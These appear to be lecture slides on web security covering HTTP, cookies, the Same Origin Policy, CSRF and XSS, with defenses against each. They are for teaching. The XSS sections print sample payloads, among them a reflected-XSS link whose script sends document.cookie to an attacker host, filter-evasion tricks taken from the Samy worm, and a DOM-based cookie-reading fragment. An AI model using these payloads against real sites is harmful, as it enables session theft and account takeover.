


# Web Stuff


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May 3, 2013

# Overview



## Interaction of web clients and browsers



c1 has s1-pages open  
exchanging http requests/responses

# Overview (cont)

- Notation
  - $c1.s1$ :  $s1$ -page at  $c1$
  - $c1-s1$ : session between  $c1$  and  $s1$
- A page can send any request to any server: eg:  $c1.s2$  can send request to  $s1$
- A script in a page can
  - send requests (post and get)
  - full access to any “same-origin” page in browser.
  - limited access to “not-same-origin” page in browser: write, execute, but not read.
- “Origin” of a page defined by: [protocol (http or https), domain, port]
- Desired security of client
  - $c1$  should allow  $c1.s2$  to execute  $c1.s1$  resource (page/image/script/styleSheet) but not read or reconstruct it
  - Difficult to achieve
  - Same Origin Policy: precise formulation of desired security at client?

## Overview (cont)

- Cookies:
  - http feature to maintain state at clients (for session/client history)
  - Primarily for efficiency, not security.
  - When  $c1.x$  sends request to  $s1$ , all  $c1-s1$  cookies are included (even if  $x$  and  $s1$  have different origins).
  - Cookies are not really designed for authentication.
- CSRF (Cross-Site Request Forgery) attack
  - Attacker  $x$  and victims  $c1$ ,  $s1$
  - $c1.x$  sends request to  $s1$  (to which  $c1$  attaches  $c1-s1$  cookies)
  - $s1$  accepts request as valid (mistakenly treats  $c1-s1$  cookies as credential)
- XSS (Cross-Site Scripting) attack
  - Attacker  $x$  and victims  $c1$ ,  $s1$
  - $x$  sends to  $s1$  a request with data containing “hidden” attack script
  - $s1$  accepts data and stores it where clients can get it.
  - $c1$  requests data and executes attack script in  $c1-s1$  context.

# TCP

Provides connection-oriented fifo channel between any two [ip-addr, tcp-port]

- Listen(local address-port)
  - attach server to address-port
- Accept(local address-port)
  - listening server waits for incoming connection request
  - returns with remote address-port (to which it is connected)
- Connect(remote address-port)
  - returns either success (connection established) or failure (no connection)
- Send(byte sequence) over non-closing connection
  - returns void
- Receive(connection) // connection can be closing
  - returns sequence of bytes
- Close(connection)
  - become closing
  - returns when all incoming data has been received by local user,  
all outgoing data has been acked by remote tcp, and remote is closing or closed

# SSL-TCP

SSL sits between TCP and user.

Authenticates users and encrypts all user data seen by TCP.

- When *A* connects to *B*
  - *A*-TCP and *B*-TCP establish a connection
  - *A*-SSL and *B*-SSL authenticate each other over the TCP connection and establish session key(s).
    - using *A* public key and *B* public key, or
    - using *B* public key and *A* password (typical)
- During data transfer:
  - Each SSL encrypts outgoing user data before giving it to TCP.
  - Each SSL decrypts incoming TCP data before giving it to user.

# HTTP

- Client sends request message(s)

Server sends response message(s)

- HTTP request message (without chunking)

```
GET|HEAD|POST [hostname]/path/resource HTTP/1.1
```

```
Header1: value1
```

```
...
```

```
HeaderN: valueN
```

```
<optional content; ascii or binary>
```

- HTTP response message (without chunking)

```
HTTP/1.0 <3 digits> <info>
```

```
// eg: 200 OK, 404 Not Found
```

```
Header1: value1
```

```
...
```

```
HeaderN: valueN
```

```
<optional content: html page, file content, query data; ascii or binary>
```

```
<footer> // Like header
```

# HTTP (cont)

- Example headers

```
Host: www.serverhost.com:80 // request
From: someuser@jmarshall.com // " "
User-Agent: HTTPTool/1.1 // " "
Referrer: xyz.directory.com/a/b?name=Joe&sid=... // " "
Cookie: name1=value1; name2=value2 // " "
If-Modified-Since:<timestamp> // " "

Set-Cookie: name1=value1; domain=a.b.com; expires=... // response

Date: Fri, 31 Dec 1999 23:59:59 GMT // request/response
Content-Type: text/plain // " " " "
Content-Length: 1354 // " " " "
Transfer-Encoding: chunked // " " " "
X-Requested-By: ... // custom header, " " " "
X-XSRF-By: ... // custom header, " " " "
```

- Data can be sent chunked

- Persistent connections; Connection: close header.



# HTML Page

- Tree-structured document

- Example

```
<!DOCTYPE html>
<html> // level 0 node
<head> // level 1 node
  <title> .... </title> // level 2 node
  <style> attributes ... </style>
  <script> javascript </script>
  ...
</head>
<body>
  <script> javascript </script>
  <p id=...> .... </p>
  
  <iframe src="page.html" width="200" height="200"></iframe>
  <form ... action="uri" ... method=GET|POST> ... </form>
  <input type=text ...> ... </input>
  ...
</body>
</html>
```

# Same Origin Policy (SOP)

- *Origin* of a page defined by: [protocol (http or https), domain, port]
- Desired security at client  $c_1$  for servers  $s_1$  and  $s_2$  of non-matching origins
  - $c_1.s_1$  has limited access to  $c_1.s_2$  resources (page, image, script, stylesheet).
  - Specifically,  $c_1.s_1$  can execute  $c_1.s_2$  resources but not read or reconstruct it.
  - Difficult to achieve
- Example
  - Suppose `getPixel(x,y)` returns the color of the pixel at point  $[x,y]$  on the screen.
  - Stop  $c_1.s_1$  from read from  $c_1.s_2$  and sending to other than  $s_2$ .
  - Stop  $c_1.s_1$  from layering a low-opacity frame over  $c_1.s_2$ !! [cite]
- Example
  - HTML5 `<canvas>` element can draw an image from an arbitrary origin on itself, and serialize the canvas's contents to a data URL.
  - Stop  $c_1.s_1$  from rendering a  $c_1.s_2$  image and sending it to other than  $s_2$ .

# Cookies

- Cookies allow a web client to maintain state for a server
- A cookie is an object in the web client that is created/deleted by a server
  - via Set-cookie header in http response
  - via script (sent by server) at client
- A cookie consists of
  - *name-value pair*: <name> = <value>
  - *attributes*:
    - domain = <cookie-domain> // default: server URL's domain
    - path = <cookie-path> // default: server URL's path
    - expires = <expiry-time> // default: end of session/timeout
    - secure // optional; cookie sent only on https link
    - HttpOnly // optional; cookie accessible only via http (e.g., not via script)
- Domain can be any domain-suffix of server URL's domain, except top-level domain
  - So a.b.com can set cookies for a.b.com, .b.com  
but not for c.b.com, c.com, .com

## Cookies (cont)

- Setting cookies via http response

- Example response

```
HTTP/1.1 200 OK
```

```
Content-type: text/html
```

```
Set-Cookie: name1=value1
```

```
Set-Cookie: name2=value2; expires=...; domain=...; path=..., secure;
```

```
...
```

- Deleting cookie: Set-cookie:name1=value1; expires= <PAST DATE>; ...

- Setting cookies via script

- `document.cookie;` // Javascript object of cookies associated with page

- `document.cookie = "name=value; expires=...;"` // setting

- `document.cookie = "name=value; expires= <PAST TIME>"` // deleting

- `alert(document.cookie)` // printing

## Cookies (cont)

- When a client sends a request to a server, it includes the name-value pairs of *all* cookies in the “scope” of the server’s URL.
- A cookie is in the scope of a URL if
  - cookie-domain is domain-suffix of URL-domain, and
  - cookie-path is prefix of URL-path, and
  - protocol is HTTPS if cookie is “secure”
- Example: request with cookies

```
GET /spec.html HTTP/1.1
```

```
Host: www.example.org
```

```
Cookie: name=value; name2=value2           // if name2 is secure, then https
```

```
....
```

## Cookies (cont)

Many reasons why cookies are not suited for authentication purposes

- All cookies in scope are sent.
  - Client app has no control of which cookies are sent to a server:
- Server sees only the name-value pairs of cookies.
  - Does not see cookie attributes
  - Does not see which domain (last) set the cookie.
- Active network attacker can inject *any* cookie into an http response
  - Even a secure-attribute cookie (which the client sends only over https)
- So value of a secure cookie cannot be trusted
  - Unless the value includes a keyed hash (or equivalent) using a key of server.

# Authentication without relying on cookies

- Set unguessable-named secure cookie over https, and include it in data (for server to validate).
- Like above but not with a cookie (so http does not send it). eg, custom headers
- Browser does not allow cross-site requests
  - to submit methods other than GET, POST, and HEAD;
  - to send custom headers;
  - to issue POSTs with Content-Types other than application/x-www-form-urlencoded, multipart/form-data, or text/plain.
- ...
- Requires server to do more work

# CSRF Attack

- Attacker x gets victim client c1 to click on malicious link to victim server s1.
- s1 accepts request as valid (mistakenly treats cookies as credential).
- Link may hide in
  - web forums where users (attacker) can supply content with links (http GET)
  - c1 visits attacker domain (which may have valid https certificate)
- Example attacks
  - Get c1 to make requests to Amazon servers, to influence Amazon's reccos.
  - Password-guessing: get c1 to send requests with candidate passwords.



# LOGIN CSRF Attack

<http://seclab.stanford.edu/websec/csrf/csrf.pdf>

- Attacker forges a login request by victim client to honest server using *attacker's* name/password at that site.

So server binds subsequent requests (by victim client) to attacker's account.

- Example Google, Yahooo:

- attacker forges "login to Google" request, with attacker name/passwd.
- victim client now has session id associated with attacker
- when victim does a search, attacker can see victim's search history.

- Example PayPal:

- victim visits attacker merchant site and chooses to pay using PayPal
- victim redirected to PayPal, attempts to log into victim's account but attacker silently logs victim into attacker account.
- victim enrolls credit card, which is now added to attacker PayPal account.

# CSRF defenses

## Defense 1

- include a secret token with each request (in data of request)
- validate that token is correctly bound to user's session.

## Defense 2

- validate request's Referer header.
- Problem: referer header may be removed by browser or its network:
  - for privacy reasons (path can have sensitive information).
  - for https-to-http transitions.
  - non-http sender,  
eg, http://attacker/ redirected to ftp://attacker/, which sends request.
- Better solution: Origin header:
  - Referer header without path.
  - Sent only for POST requests.
  - Server: uses POST (blocks GET) for all state-modifying requests, including login.
  - Browser always sends Origin: header; value may be null.

## CSRF defenses (cont)

### Defense 3

- Set a custom header via XMLHttpRequest, eg, X-Requested-By: XMLHttpRequest
- Server validates that header is present
- Browser stops (allows) sites to send custom http to another (same) site.
- Server accepts state-modifying requests iff has XMLHttpRequest header.

# XSS

- Attacker injects attack script into pages generated by a victim server  $s_1$ .
- Victim client  $c_1$  gets page from  $s_1$  and executes script in  $c_1-s_1$  context.
- Reflected XSS:
  - Attacker gets  $c_1$  to send request with script to  $s_1$
  - $s_1$  reflects it back to  $c_1$  as part of  $s_1$ -page
- Stored XSS:
  - Attacker stores script in a resource (e.g., database) managed by  $s_1$ .
  - $c_1$  gets page from  $s_1$  that contains resource element with script.
- DOM-based XSS:
  - Attacker gets  $c_1$  to apply an input to  $c_1.s_1$ , which then modifies itself to contain an attack script.

# REFLECTED XSS attack

## ■ Basic Scenario

- Attacker x, victim client c1, victim server s1.
- x gets c1 to click a link with attack code to s1 eg,  
`http://s1.com/search.php?term=  
    <script> window.open("http://x.com?cookie=" + document.cookie)</script>`
- s1 (say a search engine) *echoes* c1's input, thus delivering attack code to c1.
- attack code sends c1.s1 data (eg, cookie) to x.com

## ■ Example: Adobe PDF viewer [cite]

- PDF documents can execute JavaScript code:
- Attacker gets victim c1 to click `http://s1.com/file.pdf#blah=javascript:malware`.  
Malware runs in context of `website.com`
- Worse: `file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/  
    ENUtxt.pdf#blah=javascript:malware`  
Malware runs in local context (can read local files ...)

# STORED XSS attack

- Basic Scenario
  - Attacker x, victim client c1, victim server s1.
  - x stores malware in resource at s1.
  - c1 requests content from s1, which includes resource element with malware.
  - c1 downloads content and malware is executed
- Example: MySpace.com (Samy worm) [cite]
  - Users can post HTML on their pages
  - HTML screened for `<script>`, `<onclick>`, `<a href=javascript://>`, etc.
  - But allows script in CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
  - And allows "javascript" as "java\nscript"
  - Samy worm infects anyone who visits an infected MySpace page
- Example: using images (eg, photo sharing site)
  - Suppose pic.jpg on web server contains HTML.  
Attack if browser renders this as HTML (despite Content-Type=image/jpeg header).

# DOM-based XSS

(Amit Klein: <http://www.webappsec.org/projects/articles/071105.shtml>)

- Attack script is a result of modifying DOM in the browser.
- Attack script need not come from server.
- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```
- Ok when invoked with `http://s1.com/welcome.html?name=Joe`  
Displays "Hi Joe".
- But `http://s1.com/welcome.html#name=<script>alert(document.cookie)</script>`  
Makes browser execute the script  
Note: "#" (instead of "?") means "name=..." is not sent to server
- Run-time modification of HTML.